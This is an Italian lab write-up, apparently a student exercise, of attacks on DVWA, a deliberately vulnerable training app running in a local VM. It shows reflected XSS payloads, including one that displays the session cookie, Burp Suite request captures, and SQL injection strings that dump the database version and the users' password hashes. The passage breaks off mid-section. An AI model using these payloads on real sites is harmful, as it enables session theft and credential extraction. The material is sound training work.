
Dopo aver abbassato il livello del firewall su DVWA,siamo andati a caricare quelli che erano degli script di Xss=Reflect ed osservato i risultati ottenuti per vedere il corretto funzionamento di come uno script funziona.



Kali Linux 2.0 [In esecuzione] - Oracle VM VirtualBox

Non sicuro | 192.168.50.100/dvwa/vulnerabilities/xss_r/?name=<script>+alert+%28%27XSS...

192.168.50.100 dice

XSS

Burp Suite Community Edition v2023.3.5 - Temporary Project

Filter: Hiding CSS, image and general binary content


#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Exte
13	http://192.168.50.100	GET	/dvwa/vulnerabilities/xss_r/?name=%3...	✓		200	4676	HTML	
12	http://192.168.50.100	GET	/dvwa/vulnerabilities/xss_r/			200	4627	HTML	
11	http://192.168.50.100	GET	/dvwa/vulnerabilities/sqli/			200	4643	HTML	
10	http://192.168.50.100	GET	/dvwa/security.php			200	4497	HTML	php
9	http://192.168.50.100	POST	/dvwa/security.php	✓		302	389	HTML	php
8	http://192.168.50.100	GET	/dvwa/security.php			200	4416	HTML	php
7	https://passwordsleakcheck-pa....	POST	/v1/leaks:lookupSingle	✓		400	523	script	
6	http://192.168.50.100	GET	/dvwa/index.php			200	4895	HTML	php
5	http://192.168.50.100	POST	/dvwa/login.php	✓		302	354	HTML	php
4	http://192.168.50.100	GET	/dvwa/login.php			200	1599	HTML	php
3	http://192.168.50.100	GET	/dvwa/			302	445	HTML	
2	http://192.168.50.100	GET	/favicon.ico			404	479	HTML	ico

Request

```
GET /dvwa/vulnerabilities/xss_r/
?name=
%3Cscript%3E+alert+%28%27XSS%27%
29+%3C%2Fscript%3E HTTP/1.1
Host: 192.168.50.100
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows
 NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/112.0.5615.138
Safari/537.36
Accept:
text/html,application/xhtml+xml,
application/xml;q=0.9,image/avif
,image/webp,image/apng,*/*;q=0.8
,application/signed-exchange;v=b
3;q=0.7
Referer:
http://192.168.50.100/dvwa/vulne
rabilities/xss_r/
Accept-Encoding: gzip, deflate
Accept-Language:
it-IT,it;q=0.9,en-US;q=0.8,en;q=
0.7
Cookie: security=low; PHPSESSID=
9accab21c5ad8d82e48c79cf38555b4d
Connection: close
```

Response

```
HTTP/1.1 200 OK
Date: Fri, 19 May 2023 17:30:10
GMT
Server: Apache/2.2.8 (Ubuntu)
DAV/2
X-Powered-By:
PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache,
must-revalidate
Expires: Tue, 23 Jun 2009
12:00:00 GMT
Connection: close
Content-Type:
text/html;charset=utf-8
Content-Length: 4366


<!DOCTYPE html PUBLIC
"-//W3C//DTD XHTML 1.0
Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD
/xhtml1-strict.dtd">

<html xmlns="
http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="
```




Kali Linux 2.0 [In esecuzione] - Oracle VM VirtualBox

Non sicuro | 192.168.50.100/dvwa/vulnerabilities/xss_r/?name=<script>+alert+%28%27Hel...

192.168.50.100 dice

Hello Chrys

Burp Suite Community Edition v2023.3.5 - Temporary Project



Kali Linux 2.0 [In esecuzione] - Oracle VM VirtualBox


Non sicuro | 192.168.50.100/dvwa/vulnerabilities/xss_r/?name=<script>+alert+%28docume...

192.168.50.100 dice

security=low; PHPSESSID=9accab21c5ad8d82e48c79cf38555b4d

Burp Suite Community Edition v2023.3.5 - Temporary Project

In questo passaggio siamo andati sul campo SQL Ijection e lavorato su quelli che possono essere dei comandi per alterare il funzionamento di un database e farci restituire dei valori eventualmente attaccabili.



Vulnerability: SQL Injection

```
ID: ' OR 1=1 #
First name: admin
Surname: admin

ID: ' OR 1=1 #
First name: Gordon
Surname: Brown

ID: ' OR 1=1 #
First name: Hack
Surname: Me

ID: ' OR 1=1 #
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 #
First name: Bob
Surname: Smith
```

Filter: Hiding CSS, image and general binary content


#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Exte
24	http://192.168.50.100	GET	/dvwa/vulnerabilities/sqli/?id=%27+OR...	✓		200	4960	HTML	
23	http://192.168.50.100	GET	/dvwa/vulnerabilities/sqli/?id=%27OR+...	✓		200	490	XML	
22	http://192.168.50.100	GET	/dvwa/vulnerabilities/sqli/?id=%27OR+...	✓		200	490	XML	
21	http://192.168.50.100	GET	/dvwa/vulnerabilities/sqli/?id=%27OR+...	✓		200	490	XML	
20	http://192.168.50.100	GET	/dvwa/vulnerabilities/sqli/?id=%27+OR...	✓		200	490	XML	
19	http://192.168.50.100	GET	/dvwa/vulnerabilities/sqli/?id=%27+OR...	✓		200	491	XML	
18	http://192.168.50.100	GET	/dvwa/vulnerabilities/sqli/?id=%27+OR...	✓		200	491	XML	
17	http://192.168.50.100	GET	/dvwa/vulnerabilities/sqli/?id=%27+OR...	✓		200	491	XML	
16	http://192.168.50.100	GET	/dvwa/vulnerabilities/sqli/			200	4643	HTML	
15	http://192.168.50.100	GET	/dvwa/vulnerabilities/xss_r/?name=%3...	✓		200	4685	HTML	
14	http://192.168.50.100	GET	/dvwa/vulnerabilities/xss_r/?name=%3...	✓		200	4684	HTML	
13	http://192.168.50.100	GET	/dvwa/vulnerabilities/xss_r/?name=%3...	✓		200	4676	HTML	

Request

```
GET /dvwa/vulnerabilities/xss_r/?name=%3Cscript%3E+alert+%28%27XSS%27%29+%3C%2Fscript%3E HTTP/1.1
Host: 192.168.50.100
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.100/dvwa/vulnerabilities/xss_r/
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: security=low; PHPSESSID=9accab21c5ad8d82e48c79cf38555b4d
Connection: close
```


Response

```
HTTP/1.1 200 OK
Date: Fri, 19 May 2023 17:30:10 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Connection: close
Content-Type: text/html;charset=utf-8
Content-Length: 4366


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="
```




Vulnerability: SQL Injection

```
ID: 1' OR 1=1 UNION SELECT 1, VERSION() #
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1, VERSION() #
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1, VERSION() #
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1, VERSION() #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1, VERSION() #
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1, VERSION() #
First name: 1
Surname: 5.0.51a-3ubuntu5
```



Vulnerability: SQL Injection


```
ID: 1' OR 1=1 UNION SELECT user,password FROM users #
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT user,password FROM users #
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT user,password FROM users #
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT user,password FROM users #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT user,password FROM users #
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT user,password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user,password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user,password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user,password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user,password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```




Vulnerability: SQL Injection

```
